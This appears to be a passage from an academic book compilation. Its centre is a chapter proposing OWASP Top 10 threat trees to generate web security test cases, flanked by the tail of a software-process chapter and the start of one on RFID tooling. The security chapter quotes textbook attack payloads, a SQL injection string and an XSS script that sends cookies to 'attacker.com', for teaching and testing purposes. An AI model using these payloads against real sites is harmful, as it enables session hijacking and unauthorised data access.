Green, S., & Ould, M. A. (1996). The primacy of process architecture. In *Proceedings of CAiSE Workshops* (pp. 154-159). CAiSE.

Griffith University. S. Q. I. (SQI). (2007). *Tool: Appraisal assistant beta*. Retrieved from http://www.sqi.gu.edu.au/AppraisalAssistant/about. html

Halvorsen, C., & Conradi, R. (2001). A taxonomy to compare SPI frameworks. In *Proceedings of Software Process Technology* (pp. 217–235). Berlin: Springer. doi:10.1007/3-540-45752-6_17

Harmon, P. (2003). Business process change: A manager's guide to improving, redesigning, and automating processes. *Business Process Trends*, *1*(3), 529.

Herbsleb, J., Carleton, A., Rozum, J., Siegel, J., & Zubrow, D. (1994). *Benefits of CMM-based software process improvement: Initial results (CMU/SEI-94-TR-013)*. Pittsburgh, PA: Carnegie-Mellon University, Software Engineering Institute.

Humphrey, W. S. (2000). *Introduction to the team software process (sm).* Addison-Wesley Professional. Retrieved from http://books.google.com/books?id=0-Gzw8v-S0YC&pgis=1

IEEE. (2000). *IEEE recommended practice for architectural description of software-intensive systems (Technical Report IEEE Std 1471-2000)*. IEEE Computer Society.

ISO. (2000). *ISO 9001 : 2000 quality management systems — Requirements*. Geneva, Switzerland: ISO.

ISO/IEC. (1998). *ISO/IEC TR 15504:1998 information technology — Software process assessment part 2: A reference model for processes and process capability*. Geneva, Switzerland: ISO/IEC.

Janis, S. J., & Shade, J. E. (2000). *Improving performance through statistical thinking*. Milwaukee, WI: ASQ Quality Press.

Jeston, J., & Nelis, J. (2006). *Business process management: Practical guidelines to successful implementations*. Oxford, UK: Butterworth-Heinemann.

Kasser, J. E. (2005). Introducing the role of process architecting. In *Proceedings of 15th International Symposium of the International Council on Systems Engineering (INCOSE)*. Rochester, NY: INCOSE.

Kelemen, Z. D. (2009). A process based unification of process-oriented software quality approaches. In *Proceedings of Global Software Engineering* (pp. 285–288). IEEE.

Kelemen, Z. D., Kusters, R., & Trienekens, J. (2011). Identifying criteria for multimodel software process improvement solutions – Based on a review of current problems and initiatives. *Journal of Software Maintenance and Evolution Research and Practice*, *24*(8), 895–909.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Kirwan, P., Marino, L., Morley, J., & Siviy, J. (2008a). *The value of harmonizing multiple improvement technologies: A process improvement professional's view* (White paper). Retrieved from http://www.sei.cmu.edu/library/abstracts/whitepapers/multimodelSeries_wp1_harmonizationValue_052008_v1.cfm

Kirwan, P., Marino, L., Morley, J., & Siviy, J. (2008b). *Process architecture in a multimodel environment* (White paper). Retrieved from http://www.sei.cmu.edu/library/abstracts/whitepapers/multimodelSeries_wp4_processArch_052008_v1.cfm

Kirwan, P., Marino, L., Morley, J., & Siviy, J. (2008c). *Maximizing your process improvement ROI through harmonization* (White paper). Retrieved from http://www.sei.cmu.edu/library/abstracts/whitepapers/multimodelExecutive_wp_harmonizationROI_032008_v1.cfm

Kirwan, P., Marino, L., Morley, J., & Siviy, J. (2008d). *Strategic technology selection and classification in multimodel environments* (White paper). Retrieved from http://www.sei.cmu.edu/library/abstracts/whitepapers/multimodelSeries_wp2_techSelection_052008_v1.cfm

Kirwan, P., Marino, L., Morley, J., & Siviy, J. (2008e). *Improvement technology classification and composition in multimodel environments* (White paper). Retrieved from http://www.sei.cmu.edu/library/abstracts/whitepapers/multimodelSeries_wp2_techSelection_052008_v1.cfm

Kitchenham, B., Pearlbrereton, O., Budgen, D., Turner, M., Bailey, J., & Linkman, S. (2009). Systematic literature reviews in software engineering – A systematic literature review. *Information and Software Technology*, *51*(1), 7–15. doi:10.1016/j.infsof.2008.09.009

Kronlöf, K. (1993). *Method integration: Concepts and case studies*. New York, NY: John Wiley & Sons, Inc.

Lawrence, J. (2009). Implementing insights and lesson learned using ISF for excellence. In *Proceedings of SEPG 2009 North America Conference*. SEPG.

Lonchamp, J. (1993). A structured conceptual and terminological framework for software process engineering. In *Proceedings of Software Process* (pp. 41–53). IEEE.

Maldonado, A., & Velázquez, A. (2006). A method to define the process architecture. In *Proceedings of AMCIS 2006*. AMCIS.

McFeely, B. (1996). I*DEAL: A users guide for software process improvement* (Tech. Rep. CMU/SEI-96-HB-001). Retrieved from www.sei.cmu.edu

Moen, R., & Norman, C. (2006). *Evolution of the PDCA cycle*. Retrieved August 12, 2012, from http://kaizensite.com/learninglean/wp-content/uploads/2012/09/Evolution-of-PDCA.pdf

Muñoz, M., Mejia, J., Calvo-Manzano, J. A., Cuevas, G., & San Feliu, T. (2012). Method to evaluate process performance focused on minimizing resistance to change. *International Journal of Human Capital and Information Technology Professionals*, *4*(2), 1–15. doi:10.4018/jhcitp.2013040101

Mutafelija, B., & Stromberg, H. (2003). *Systematic process improvement using ISO 9001:2000 and CMMI*. Artech House.

OMG. (2006). *Meta object facility (MOF) core specification version 2.0*. OMG.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Ould, M. A. (1997). Designing a re-engineering proof process architecture. *Business Process Management Journal*, *3*(3), 232–247. doi:10.1108/14637159710192284

Pardo, C. (2010). A systematic review on the harmonization of reference models. In *Proceeding of ENASE 2010* (pp. 40–47). ENASE.

Paulk, M. C. (2008). A taxonomy for improvement frameworks. In *Proceedings of Fourth World Congress for Software Quality.* Bethesda, MD: Academic Press.

Pesantes, M., Lemus, C., Mitre, H. A., & Mejia, J. (2012a). Identifying criteria for designing a process architecture in a multimodel environment. In Proceedings of Software and System Process (ICSPP), (pp. 83–87). IEEE.

Pesantes, M., Lemus, C., Mitre, H. A., & Mejia, J. (2012b). Software process architecture: Roadmap. In *Proceedings of the 2012 IEEE Ninth Electronics, Robotics and Automotive Mechanics Conference* (pp. 83–87). Cuernavaca, Mexico: IEEE Computer Society.

Siviy, J., Penn, M. L., & Stoddard, R. W. (2008). *CMMI and six sigma: Partners in process improvement*. Upper Saddle River, NJ: Pearson Education.

Software Engineering Institute. (2010). *SEI prime project*. Retrieved from http://www.sei.cmu.edu/process/research/prime.cfm

Unterkalmsteiner, M., Gorschek, T., Islam, A. K. M. M., Cheng, C. K., Permadi, R. B., & Feldt, R. (2012). Evaluation and measurement of software process improvement - A systematic literature review. *IEEE Transactions on Software Engineering*, *38*(2), 398–424. doi:10.1109/TSE.2011.26

Wang, Y., & King, G. (2000). *Software engineering processes: Principles and applications*. Boca Raton, FL: CRC Press.

Wolf, C., & Harmon, P. (2012). The state of business process management- 2012. *BPTrends Market Surveys.* Retrieved from http://www.bptrends.com/surveys_landing.cfm

KEY TERMS AND DEFINITIONS

Design Method: In this context, a design method is a systematic process to build or develop a software process architecture. It is composed of an underlying model, language, a set of steps, guidance and tools to apply the method.

Harmonization: Approach used in the multimodel improvement to define and configure the most suitable way to do and to put two or more models in tune with each other. It is about developing an appropriate solution to meet individual organizational objectives. To accomplish this harmonization requires understanding and leveraging the properties of the technologies of interest as well as composing these properties and the process architecture into a harmonized solution.

Improvement Technologies: In general, this is a long list of reference models, standards, best practices, regulatory policies and other types of practices that an organization may use simultaneously.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Multimodel Environment: The organizations' environment based on several improvement technologies that are required to be used simultaneously to implement an improvement.

Multimodel Improvement: Multimodel Improvement aims to achieve business goals, develop quality products through a mature process applying multiple improvement technologies best practices simultaneously, and reduce time-to-market and production costs.

Software Process Architecture (SPA): As a result of this multidisciplinary approach, SPA is considered a conceptual framework for designing and maintaining processes and their relationships, which must be aligned with business objectives and strategies, and enterprise architecture. Moreover, considering that a software process is composed of process elements, a process element is composed of activities, input and output interfaces, defined by pre-conditions and post-conditions and a knowledge base.

This research was previously published in Agile Estimation Techniques and Innovative Approaches to Software Process Improvement edited by Ricardo Colomo-Palacios, Jose Antonio Calvo-Manzano Villalón, Antonio de Amescua Seco, and Tomás San Feliu Gilabert, pages 219-242, copyright year 2014 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 18
An Alternative Threat Model-Based Approach for Security Testing

Bouchaib Falah
Al Akhawayn University, Morocco

Mohammed Akour
Yarmouk University, Jordan

Samia Oukemeni
Al Akhawayn University, Morocco

ABSTRACT

In modern interaction, web applications has gained more and more popularity, which leads to a significate growth of exposure to malicious users and vulnerability attacks. This causes organizations and companies to lose valuable information and suffer from bad reputation. One of the effective mitigation practices is to perform security testing against the application before release it to the market. This solution won't protect web application 100% but it will test the application against malicious codes and reduce the high number of potential attacks on web application. One of known security testing approach is threat modeling, which provides an efficient technique to identify threats that can compromise system security. The authors proposed method, in this paper, focuses on improving the effectiveness of the categorization of threats by using Open 10 Web Application Security Project's (OWASP) that are the most critical web application security risks in generating threat trees in order to cover widely known security attacks.

1. INTRODUCTION

Software security testing has become a primary concern for software developers in order to preserve the confidentiality, integrity, availability, authorization, authentication and non-repudiation of their applications. Security testing is used to ensure the correctness of defensive mechanisms installed against attackers within the application. However, security testing is commonly misunderstood and treated as

DOI: 10.4018/978-1-5225-3422-8.ch018

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

an auxiliary concern in the lifecycle of software. According to National Vulnerability Database (NVD) (Florian, 2014), 13 new vulnerabilities per day were discovered in 2013, for a total of 4,794 security vulnerabilities a year and approximately one-third of these vulnerabilities were classified 'high severity'; in another word, an exploit of a vulnerability would have a high impact on the attacked assets and subsequently on the business processes.

Nowadays, web application vulnerabilities have become a major concern in software security because the popularity of web applications has increased and the nature of information streamlining through the internet such as financial transactions and credit card numbers has changed, as it becomes more sensitive and has a significant impact on the user privacy. Therefore, an effective security testing technique is needed to be integrated in testing process of software in order to protect the application form major attack patterns i.e. Cross Site Scripting (XSS), SQL injection, cross-site request forgery, JavaScript hijacking, and DNS rebinding. Although Software security testing field is quite new comparing to other types of software testing. Many researchers tried to develop different security testing methods and approaches that can be effective and efficient for building secure web applications and web services. One of these popular techniques is Threat Modeling (Marback, Do, He, Kondamarri & Xu, 2013). This technique uses threat trees to identify flaws and vulnerabilities in software and then generates test cases.

Marback et al. (Marback, Do, He, Kondamarri & Xu, 2013) proposed a threat model-based security testing approach that generates automatically test cases from threats trees categorized using STRIDE model (Swiderski, & Snyder, 2004). This model was developed by Microsoft by classifying threats according to the nature or the motivation of the threat. This model limits the proposed technique to a subset of possible threats. Hence, in our paper, we propose to expand the categorization model and address a large number of vulnerabilities through a comprehensive analysis of security vulnerabilities according to Open Web Application Security Project's (OWASP), 10 most critical Web application security risks.

This paper is organized as follows: Section 2 defines the threat model approach and discusses the background and limitation of the technique. Section 3 presents threat trees generated according to OWASP top 10. Section 4 concludes the paper and discusses future work.

2. THREAT MODELING

Threat modeling is the process of identifying, analyzing, and mitigating security threats for a system (Swiderski, & Snyder, 2004).. In another word, threat modeling can be similar to miss-use case diagram, where a set of action can be performed in the intention to damage the system (Michael & Steve, 2008; Microsoft, 2015). Threat modeling iteratively evaluates and ranks the potential threats and the proper techniques for reducing threats (Microsoft, 2015).

Threat modeling helps to model the interactions between the various components of an application, in order to (PasGates, 2010):

- Identify the information to protect;
- Define authorization and authentication issues;
- Define the external data input interfaces which will define the scope of tests to be performed;
- Define possible attacks;

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

2.1. Background and Related Work

Threat modeling has been conducted in several phases of secure software development lifecycle (SDLC) especially in the testing phase, where threat modeling is used in order to identify threats and evaluate the risk due to existing vulnerabilities in software.

Several notations have been proposed for threat modeling, such as threat trees, (a variation of fault tress for safety analysis) (Swiderski, & Snyder, 2004). Even if the threat modeling approach is widely used, the existing techniques don't generate test cases automatically from threat trees. Marback et al. (Marback, Do, He, Kondamarri & Xu, 2013) proposed a technique that generates security test cases from threat trees using threat model-based security testing approach. They proposed to use STRIDE model (Hernan, Lambert, Ostwald, & Shostack, 2006; Fedaghi & Alrashed, 2010) to categorize the threats. Developed by Microsoft, STRIDE model is a system that classifies threats based on their categories. STRIDE stands for Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, and Elevation of Privilege. This model deals with 6 basic concepts of security as shown in Table 1.

2.2. Limitation

The approach of Marback et al. (Marback, Do, He, Kondamarri & Xu, 2013) has some limitations that are resulting from using STRIDE as a model to categorize threats. The model STRIDE doesn't cover all possible threats that a system could be vulnerable to. To overcome this issue, we propose, in this paper, the use of the same technique proposed by Marback et al, but for generating threats, our approach took a different way by using Open Web Application Security Project's 10 most critical Web application security risks of 2013 (Boberski, 2010) instead of STRIDE model for categorization.

3. TEST CASE GENERATION USING OWASP TOP 10

The Open Web Application Security Project (OWASP) is an open community, not-for profit, dedicated to finding and fighting the causes of insecure software and to developing and maintaining applications that can be trusted (Boberski, 2010). It is a powerful awareness document for web application security. It represents a broad consensus about what the most critical web application security flaws are. In this paper, we use OWASP top 10 (OWASP, 2015) in the threat modeling technique to model the threat

Table 1. STRIDE model

Threat	Explanation	Security Property
Spoofing	Illegally access information using stolen credentials.	Authentication
Tampering	Malicious modification of data.	Integrity
Repudiation	Deny performing an action	Non-repudiation
Information disclosure	Exposure of information that doesn't supposed to be revealed.	Confidentiality
Denial of service	Deny service to legitimate user.	Availability
Elevation of privilege	Gain privileged access from an unauthorized user.	Authorization

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

trees and generate test cases. The threat modeling process can be decomposed into three high level steps (Microsoft, 2015):

1. Identifying the assets of an application.
2. Determining the threats to an application.
3. Mitigating the threats.

To use the threat modeling in security testing, we focused only on the first two steps in this technique.

The first step is concerned with gaining an understanding of the application and how it interacts with external entities. In the second step, we use the details from the first step to identifying threats relevant to the application scenario and context and to generating test cases modeled from threat trees.

3.1. Threat Threes

Threat trees represent the sequence of action that can be achieved by an attacker in order to exploit vulnerability. In another word, threat trees are the decision making that an attacker can have to compromise the system.

Threat trees structure is composed of a root node that describes the goal of the attackers and decomposed to sub goals related with AND or OR relationship and subsequently each sub goal is decomposed into nodes that are, also, related with AND or OR relationship until reaching the leaf node. To succeed in the action described in a node, all sub goals must executed from left to the right if they are linked with an AND relationship; otherwise only one sub goal can be achieved in order to accomplish the goal of the parent node. While the AND relationship is represented in the threat tree with an edge that links between the involved sub goals, the OR relationship is represented with a parent node and its sub goals without edges. Figures 1 and 2 illustrate an example of AND relationships and OR relationships, respectively.

Each threat tree itemizes and elaborates the actions that an attacker could cause events to occur. Each sequence of events in a threat tree represents a unique attack on software and each different path from the threat tree represents a test case.

Figure 1. AND relationships





Figure 2. OR relationships



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


3.2. Injection

The injection attacks are ranked by OWASP as the most risky attacks. Injection flaws are quite common, easy to exploit and the impact can be very important and severe. These injection flaws occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization. The flaws appear when it is possible to inject arbitrary SQL code in SQL statements that are made in a Web application and bypass authentication forms. The consequences of an injection flaw may range from a simple data recovery to total takeover of the server, Injection-type attacks become easier to perform using free and automatic injection tools available on the Web. An example of such tools is "local proxy", which is designed to intercept all HTTP and HTTPS communication between the local client browser and the server-side. It acts as a man-in-the-middle where all interaction may be monitored, reviewed and modified. The automatic injection tools allow injecting into forms fields in a web page or the HTTP headers per-composed malicious code making the risk of the attack higher. The threat model of this attack is modeled in Figure 3.

Example B: Suppose that we have the following scenario: The application uses untrusted data in the construction of the following vulnerable SQL:

String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";

Figure 3. Threat tree showing injection attack



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

In this case, the attacker modifies the 'id' parameter value in his browser to send: ' or '1'='1. For example: http://exampleB.com/app/accountView?id='or '1'='1

3.3. Broken Authentication and Session Management


The second threat according to OWASP is session hijacking or the broken authentication and session management. This threat includes all the vulnerabilities that could lead to identity theft. This weakness in Web applications can give attackers access to features of a Web application to which they do not have the right to. This attack can allow stealing information and/or damaging the functioning of the application. Protecting access to the application is generally based on an authentication system. Most of the time, the authentication system is redeveloped for each application, which means that these systems do not benefit from the experience gained in the development of other applications. This attack is classified as common and once successful, it has severe impact on the business. Hijacking attacks can be grouped into two categories:

1. Attacks against the authentication system seeking access right.
2. Session usurpations which allow overcoming the authentication step.

Figure 4 illustrates the threat tree of the broken authentication and session management threat.

Example C: Suppose that we have the following scenario: Airline reservations application supports URL rewriting, putting session IDs in the URL: http://exampleC.com/sale/saleitems?sessionid=135667822&dest=Pennsylvania. An authenticated user of the site wants to let his friends know about the sale. He e-mails the above link without knowing he is also giving away his session ID. When his friends use the link they will use his session and credit card.

Figure 4. Threat tree showing broken authentication and session management attack



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

3.4. Cross-Site Scripting

OWASP considers Cross-Site Scripting (XSS) vulnerability as a critical flaw because it is widespread and easy to detect. The attacks rely mainly on forms of Web applications. The ANSSI (National Association for Information Systems *Security)* (Microsoft, 2015) reported in the prospectus CERTA-2002-INF-001-001 that malicious scripts can damage the registry base of the victim, view forms fields, retrieve cookies on the victim machine, execute system commands, and build links to malicious websites.

Example D: Suppose that the application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";


The attacker modifies the 'CC' parameter in their browser to: '><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'.

This causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session. Figure 5 illustrates threat tree showing XSS attack. As shown in Figure 5, the attacker starts by finding a vulnerable website, and then tries to find an input field and then inject a malicious JavaScript code in the website.

3.5. Insecure Direct Object References


This vulnerability exists when the query parameters are not checked before treatment. The vulnerable parameter refers to a file, directory, or database key without any validation mechanism. This threat can

Figure 5. Threat tree showing Cross-Site Script attack



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 6. Threat tree showing insecure direct object references attack



have significant impacts if a malicious user obtains access to information and functionality for which he/she has no authorization. Figure 6 shows the threat tree of this threat.

Example E: Suppose that the application uses unverified data in a SQL call that is accessing account information:

String query = "SELECT * FROM accts WHERE account = ?";

PreparedStatement pstmt = connection.prepareStatement(query, …);

pstmt.setString(1, request.getParameter("acct"));

ResultSet results = pstmt.executeQuery();

The attacker simply modifies the 'acct' parameter in their browser to send whatever account number they want. If not verified, the attacker can access any user's account, instead of only the intended customer's account. http://exampleE.com/app/accountInfo?acct

3.6. Security Misconfiguration

This vulnerability groups all vulnerabilities that are highlighted in the architecture of the Web application. The problem resides with the operating system and the tools installed and used in order to run the application. For each of these components, vulnerabilities are publically known which facilitates the attacks. If not updated, the attacker can exploit unpatched vulnerabilities. For many applications, if the system is not fine-tuned and options are installed by default, it offers more opportunities for an attacker to exploit the vulnerabilities. This attack is easy to exploit and its impact on the business is average. The threat tree of this attack starts with scanning the application to identify the OS and tools used, and then search for known vulnerabilities before launching the attack as shown in Figure 7.

Example F: One of the scenarios that could be is that the app server admin console is automatically installed and not removed. Default accounts aren't changed. Attacker discovers the standard admin pages are on the server, logs in with default passwords, and takes over.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 7. Threat tree showing security mis-configuration threats



Figure 8. Threat tree showing sensitive data exposure attack



3.7. Sensitive Data Exposure

As the online web application keeps flooding, not all applications are secured. Most web applications don't properly protect sensitive user data such as credit cards information/Bank account info/authentication credentials. Attackers might end up stealing those unprotected data to conduct credit card frauds, identity theft, or other crimes. Such attack can have implication on financial aspect as well as reputation and brand trust. In Figure 8, we modeled the threat tree of sensitive data exposure threat.

Example G: A site simply doesn't use SSL for all authenticated pages. Attacker simply monitors network traffic (like an open wireless network), and steals the user's session cookie. Attacker then replays this cookie and hijacks the user's session, accessing the user's private data.

3.8. Missing Function Level Access Control

Most web applications verify function level access rights before making that functionality accessible to the user. Failing to apply Function Level Access Control, the attackers will be able to access resources on the server or the application directly, bypass the normal application access and therefore bypassing any security control that are put in place. This threat could be modeled as shown in Figure 9.


Example H: A page provides an 'action' parameter to specify the function being invoked, and different actions require different roles. If these roles aren't enforced, that's a flaw.

3.9. Cross-Site Request Forgery (CSRF)

(Gollmann, 2008) showed that an attack by inter-request forgery (Cross-Site Request Forgery or Session Riding or CSRF or XSRF) has a fairly close operation of an XSS attack. The main difference is that

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 9. Threat tree showing missing Function Level Access Control threats



the user through its browser will not be the victim but one who will perform a malicious action on the target application. A CSRF attack will execute malicious code in a Web application through the session of a user. As shown in Figure 10, the Cross-Site Request Forgery could be modeled with the same threat model as the Cross-Site Scripting threat tree, which is illustrated in Figure 5, in addition to a fourth sublegal in order to hide the link of the malicious code:

Example I: The application allows a user to submit a state changing request that does not include anything secret. For example: http://exampleI.com/app/transferFunds?amount=3000&destinationAccount=123456789. So, the attacker constructs a request that will transfer money from the victim's account to the attacker's account, and then embeds this attack in an image request or iframe stored on various sites under the attacker's control:

If the victim visits any of the attacker's sites while already authenticated to exampleI.com, these forged requests will automatically include the user's session info, authorizing the attacker's request.

3.10. Using Known Vulnerable Components

These kinds of threats occur when the components used in applications such as libraries, where frameworks are executed with full privileges. If a vulnerable component is exploited it makes the attacker's job easier to cause a serious data loss or server takeover. Figure 10 shows the threat tree of this attack, it starts with identifying components and search and exploit their known vulnerabilities.

Example J: Component vulnerabilities can cause almost any type of risk imaginable.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 10. Threat tree showing cross-site request forgery attack




Figure 11. Threat tree showing known vulnerable components attack




Components almost always run with the full privilege of the application, so flaws in any component can be serious.

3.11. Unvalidated Redirects and Forwards

Most Web applications redirect and forward users to other pages or other external websites; however, by modifying URL input to a malicious site, the attacker can use forwards to access unauthorized pages or redirect victims to phishing or malware sites and convince user to install malware or programs that can capture passwords and other confidential information.

In Figure 11, we modeled the threat tree of invalidated redirects and forwards threat.

Figure 12. Threat tree showing invalidated redirects and forwards attack



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Example K: The application has a page called "redirect.jsp" which takes a single parameter named "url". The attacker crafts a malicious URL that redirects users to a malicious site that performs phishing and installs malware.
http://www.exampleK.com/redirect.jsp?url=whatever.com

3.12. Test Case Generation

To generate test cases from threat tree, we can adopt the same algorithm provided by Marback et al. (Marback, Do, He, Kondamarri & Xu, 2013). The test cases start with the root node and then go to the next sub goals in the threat tree. The algorithm analyses the sub nodes and creates test cases as much as the number of sub goals that are related with OR relationship. If the sub goals are linked with AND relationship, the algorithm adds the sub goals to the queue ordered from left to right.

As an example, we generate test cases from the threat tree provided in Figure 10. From this tree, two test cases can be generated, as shown in Table 2, in order to perform a Cross-Site Request Forgery attack.

As a summary, choosing the use of OWASP over STRIDE is worth as it works well for the unique challenges facing application security, and is simple to learn and adopt by designers, developers, and code reviewers.

4. CONCLUSION AND FUTURE WORK

Web application users and Web application vulnerabilities are increasing. This will inevitably expose more web application users to malicious attacks. Security testing is one of the most important software security practices, which is used to mitigate vulnerabilities in software.

Security testing of Web applications is becoming complicated, and there is still need for security testing methodologies. This indicates that security testing methodologies for web applications needs attention.

In this paper, we described the necessity of the software security testing in the lifecycle of web application. We define the threat modeling technique used in security testing. This technique enumerates the threats we are interested in, highlights the operations and areas we need to protect and generates test cases used to test the security checks in web applications.

We adopted, in this paper, the same approach used by Marback et al. (Marback, Do, He, Kondamarri & Xu, 2013) using threat modeling technique to generate test cases and we developed threat trees for each risk identified according to OWASP top 10. These threat trees will help to systematically generate test cases in order to identify if the application under test is vulnerable to security threats.

Table 2. Test cases generated from Figure 10

Test Case Number	Test Case Description
1	Find a vulnerable website → Find an input field → Exploit → Inject a full JavaScript code into the website → hide the link by placing it in an image or script tag.
2	Find a vulnerable website → Find an input field → Exploit → Craft an URL and send it the victim → hide the link by placing it in an image or script tag

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

For future work, we intend to perform experiments to evaluate the approach and to test the effectiveness of test cases generated from the proposed threat trees. To do so, we will generate test suite from the threat trees and conduct empirical study on open source web application. We also plan to refine the threat trees in order to include all possible attacks on web applications such as denial of service (DoS) and clickjacking.

Furthermore, to keep up with the increasing rate of Web application attacks, a wide variety of automated security testing tools have been developed. These tools rely on interface and protocol standards so they can be used against various applications. Hence, we will search for some automated suitable tools that can be used in conjunction with our approach so we improve security testing during the development stage and making it more complete and efficient through automation.

REFERENCES

Al-Fedaghi, S., & Alrashed, A. A. (2010). Threat risk modeling. In*2010 Second International Conference on Communication Software and Networks* (pp. 405-411). IEEE. doi:10.1109/ICCSN.2010.29

Boberski, M. (2010). *The ten most critical Web application security risks. Tech. rep*. OWASP.

Certa. (2010). Type of vulnerability Cross Site Scripting. Access on 2015, Available http://www.cert.ssi.gouv.fr/site/CERTA-2002-INF-001/

Florian, C. (2014). Most vulnerable operating systems and applications in 2013. Access on 2015. Available:http://www.gfi.com/blog/report-most-vulnerable-operating-systems-and-applications-in-2013/

Gollmann, D. (2008). Securing web applications. *Information Security Technical Report*, *13*(1), 1–9. doi:10.1016/j.istr.2008.02.002

Hernan, S., Lambert, S., Ostwald, T., & Shostack, A. (2006). Threat modeling-uncover security design flaws using the stride approach. MSDN Magazine-Louisville, 68-75.

Marback, A., Do, H., He, K., Kondamarri, S., & Xu, D. (2013). A threat model-based approach to security testing. *Software, Practice & Experience*, *43*(2), 241–258. doi:10.1002/spe.2111

Michael, H., & Steve, L. (2008). *The Security Development Lifecycle SDL: A Process for Developing Demonstrably More Secure Software*. Publishing House of Electronics Industry.

Microsoft. (2002). The STRIDE Threat Model. Access on 2015, Available: https://msdn.microsoft.com/en-us/library/ee823878(v=cs.20).aspx

Microsoft. Assessment of Security Threats. Access On 2015, available: Https://Msdn.Microsoft.Com/Fr-Fr/Library/Ms172104(V=Vs.80).Aspx

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Microsoft. (2015). How To: Create a Threat Model for a Web Application at Design Time. Access on 2015, Available: https://msdn.microsoft.com/en-us/library/ff647894.aspx

OWASP. Access on 2015, Available http://www.owasp.org/

PasGates. P. (2010). Threat modeling - Do you know what are the threats to your application? Access on 2015, Available: http://linuxfr.org/news/threat-modeling-savez-vous-quelles-sont-les-menaces-qui-guette

Swiderski, F., & Snyder, W. (2004). *Threat modeling*. Microsoft Press.

This research was previously published in the International Journal of Secure Software Engineering (IJSSE), 6(3); edited by Martin Gilje Jaatun, pages 50-64, copyright year 2015 by IGI Publishing (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 19
An Integrated Development Environment for RFID Applications

Nikos Kefalakis
Athens Information Technology, Greece

John Soldatos
Athens Information Technology, Greece

ABSTRACT

In recent years we have witnessed a proliferation of RFID (Radio Frequency Identification) middleware systems and projects (including several open source projects), which are extensively used to support the emerging wave of RFID applications. Some of the RFID middleware projects come with simple tools, which facilitate the application development, configuration, and deployment processes. However, these tools tend to be fragmented since they address only part of an RFID system (such as the filtering of tag streams and/or the generation of business events). In this chapter, the authors introduce an Integrated Development Environment (IDE) for RFID applications, which addresses multiple parts of an RFID application, while at the same time supporting the full application development lifecycle (i.e. design, development, deployment, and testing of RFID applications). The introduced IDE comprises a wide range of tools, which have been implemented as modular plug-ins to an Eclipse-based environment. The various tools enable application development, deployment, testing, and configurations over the middleware infrastructure established by the AspireRFID (AspireRFID Consortium, 2013), and their evaluation has proven that they can significantly ease RFID application development.

1. INTRODUCTION

During recent years we are witnessing a proliferation of successful RFID deployments in areas such as manufacturing, logistics, trade and industry. Several of these deployments deal with numerous tags/objects, RFID readers, reading cycles and RFID generated events, which route to a wide range of enterprise

DOI: 10.4018/978-1-5225-3422-8.ch019

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

applications such as ERP (Enterprise Resource Planning), MRP (Manufacturing Resource Planning) and WMS (Warehouse Management Systems) (Kefalakis, 2009). RFID middleware is the cornerstone of most of the above non-trivial deployments of RFID technology. RFID middleware undertakes crucial tasks in the scope of RFID applications, which typically include (Dimitropoulos, 2010):

- Collecting RFID data from a variety of heterogeneous physical readers, through reading the tagged items. At this level middleware implementations insulate higher layers from knowing what reader /models have been chosen. Moreover, they achieve virtualization of tags, which allows RFID applications to support different tag formats.
- Filtering the RFID sensor streams according to application needs and accordingly emits events pertaining to the application at hand. At this level middleware implementations insulate the higher layers from the physical design choices on how tags are sensed and accumulated and how the time boundaries of events are triggered.
- Mapping the filtered readings to business semantics as required by the target applications and business processes. The respective business semantics are consolidated into business events, which are routed (by the RFID middleware) to one or more enterprise applications that use them. At this level middleware implementations insulate enterprise applications from understanding the details of how individual steps are carried out in a business process.

